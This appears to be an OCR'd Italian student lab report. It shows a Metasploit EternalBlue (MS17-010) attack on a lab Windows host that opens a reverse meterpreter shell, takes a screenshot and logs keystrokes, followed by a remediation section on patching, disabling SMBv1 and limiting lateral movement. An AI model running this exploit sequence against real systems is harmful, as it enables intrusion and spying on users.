




1 2 3 4
2024-09-11
17:23
kali@kali: ~
File Actions Edit View Help
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.50.106
RHOSTS ⇒ 192.168.50.106
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.50.106:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.106:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.50.106
RHOSTS ⇒ 192.168.50.106
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] Handler failed to bind to 192.168.50.100:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] 192.168.50.106:445 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] 192.168.50.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.106:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.106:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.106:445 - The target is vulnerable.
[*] 192.168.50.106:445 - shellcode size: 1283
[*] 192.168.50.106:445 - numGroomConn: 12
[*] 192.168.50.106:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.106:445 - got good NT Trans response


1 2 3 4
2024-09-11
17:24
kali@kali: ~
File Actions Edit View Help
[*] 192.168.50.106:445 - shellcode size: 1283
[*] 192.168.50.106:445 - numGroomConn: 12
[*] 192.168.50.106:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.106:445 - got good NT Trans response
[+] 192.168.50.106:445 - got good NT Trans response
[+] 192.168.50.106:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.106:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.106:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.106:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.50.106
[*] Meterpreter session 1 opened (192.168.50.100:5555 → 192.168.50.106:49451) at 2024-09-11 17:16:29 +0200
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x64 0
268 4 smss.exe x64 0
360 348 csrss.exe
416 532 svchost.exe x64 0 NT AUTHORITY\SERVIZIO LOCALE
424 348 wininit.exe x64 0
436 416 csrss.exe
500 416 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
532 424 services.exe x64 0
548 424 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe


1 2 3 4
2024-09-11
17:24
kali@kali: ~
File Actions Edit View Help
oneUpdater.exe \Microsoft\OneDrive\OneDriv
eStandaloneUpdater.exe
6696 828 OneDriveStandal x86 1 DESKTOP-9K1O4BT\user C:\Users\user\AppData\Local
oneUpdater.exe \Microsoft\OneDrive\OneDriv
eStandaloneUpdater.exe
meterpreter > migrate 4176
[*] Migrating from 1596 to 4176...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/NhUcHGpA.jpeg
meterpreter > webcamlist
[-] Unknown command: webcamlist. Did you mean webcam_list? Run the help command for more details.
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > keycan_start
[-] Unknown command: keycan_start. Did you mean keyscan_start? Run the help command for more details.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
bloccociaooooooo<CR>
cio<^H>aooooooo<CR>
ciaooooooo<CR>
come stai<MAIUSC (DESTRA)>??<CR>
ciaooooooo<CR>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >


1 2 3 4
2024-09-11
17:24
NhUcHGpA.jpeg - Image Viewer [3/3]
File Edit View Go Help
NhUcHGpA.jpeg 1920 x 945 57.0 kB 44.1%

FACOLTATIVO

Per affrontare la vulnerabilità MS17-010 e proteggere efficacemente il sistema, ci sono diverse soluzioni possibili. Di seguito, esaminerò alcune ipotesi di remediation, valutando le soluzioni in base al loro effort, la risoluzione del problema specifico, e come possiamo limitare gli spostamenti dell'attaccante una volta penetrato nel sistema.

- **Possiamo risolvere in qualche modo? Se sì, con quale effort?**

Sì, risolvere la vulnerabilità MS17-010 è possibile e, in molti casi, relativamente semplice. La soluzione più diretta è applicare la patch ufficiale di Microsoft, rilasciata nel marzo 2017. Questo aggiornamento chiude definitivamente la falla legata al protocollo SMBv1, eliminando il rischio che EternalBlue possa essere sfruttato.

Per chi gestisce sistemi aggiornati regolarmente, applicare la patch non richiede un grande sforzo: basta farlo attraverso gli strumenti già in uso come WSUS o SCCM. Tuttavia, se si lavora con infrastrutture più complesse o con sistemi legacy, l'operazione può richiedere più tempo, specialmente se ci sono macchine che dipendono da applicazioni che utilizzano SMBv1.

Nel caso in cui si voglia evitare l'installazione della patch, una valida alternativa è disabilitare SMBv1. Questo protocollo è ormai obsoleto e in molti contesti aziendali non è più necessario. Disabilitarlo è un'operazione veloce e, se non ci sono dipendenze da vecchi sistemi o software, comporta un effort ridotto. Invece, se ci sono applicazioni o dispositivi che utilizzano ancora SMBv1, è necessario valutare un piano di aggiornamento o sostituzione, che richiederebbe più tempo e risorse.

In sintesi, applicare la patch è la soluzione più sicura e immediata, ma anche disabilitare SMBv1 può essere una strategia valida, soprattutto in contesti in cui non si può intervenire subito con l’aggiornamento.

❖ Possiamo risolvere solo la vulnerabilità?

Sì, possiamo risolvere la vulnerabilità specifica MS17-010 applicando la patch o disabilitando SMBv1. Tuttavia, questo risolverà solo quella vulnerabilità. Se l'obiettivo è rafforzare la sicurezza dell'intero sistema, occorre adottare una gestione più ampia delle patch e delle vulnerabilità. Questo perché anche con la risoluzione di EternalBlue, altre falle potrebbero rimanere sfruttabili.

Inoltre, non basta concentrarsi solo sulla patching. Disabilitare servizi e protocolli non necessari, controllare costantemente l'ambiente per nuove vulnerabilità e mantenere aggiornati gli strumenti di sicurezza sono tutte misure che vanno intraprese parallelamente. Un approccio più globale alla sicurezza va oltre la risoluzione di singole vulnerabilità: implica una gestione continua e una consapevolezza delle possibili superfici d'attacco presenti nel sistema.

❖ Possiamo limitare l'accesso e gli spostamenti dell’attaccante una volta penetrato nel sistema?

Anche dopo che un attaccante è riuscito a sfruttare la vulnerabilità, possiamo adottare misure per limitare i suoi movimenti all'interno della rete. Una delle prime strategie da implementare è la segmentazione della rete. Questo significa suddividere l'infrastruttura in blocchi isolati, così che anche se l'attaccante compromette un segmento, non riesca a spostarsi facilmente in altre parti del sistema. Ad esempio, separare i server critici dal resto della rete impedisce all'attaccante di accedere a dati sensibili o di eseguire attacchi più gravi.

Un'altra misura utile è quella di implementare controlli degli accessi rigorosi (ACL). Limitare chi può accedere a determinati servizi o aree della rete aiuta a contenere eventuali attacchi. Anche se l'attaccante riesce a compromettere un singolo account o servizio, i suoi movimenti saranno circoscritti all'ambito di quel particolare accesso, riducendo la possibilità di un'espansione dell'attacco.

Inoltre, dobbiamo considerare l'importanza di ridurre i privilegi degli utenti. Ogni utente e servizio dovrebbe avere accesso solo alle risorse strettamente necessarie per svolgere le proprie funzioni. Questo principio di least privilege (privilegio minimo) è fondamentale per limitare l'impatto di una compromissione. Se un attaccante ottiene il controllo di un account con privilegi limitati, avrà un margine d'azione ridotto, rendendo molto più difficile eseguire azioni dannose.

Un'altra tecnica importante è l'adozione di strumenti di rilevamento e risposta agli endpoint (EDR). Questi strumenti monitorano continuamente il comportamento degli endpoint alla ricerca di attività sospette. Se un attaccante tenta di muoversi lateralmente all'interno della rete o di eseguire operazioni insolite, un sistema EDR può bloccarlo in tempo reale. L'EDR è fondamentale non solo per individuare attacchi in corso, ma anche per limitare il tempo in cui l'attaccante può restare attivo nella rete.

Infine, abilitare log avanzati e la crittografia dei dati sensibili può migliorare ulteriormente la sicurezza. I log avanzati permettono di tracciare l'attività di rete e dei servizi in modo dettagliato, consentendo una risposta più rapida in caso di compromissione. La crittografia, d'altro canto, protegge i dati in caso di furto, rendendoli inutilizzabili per l'attaccante.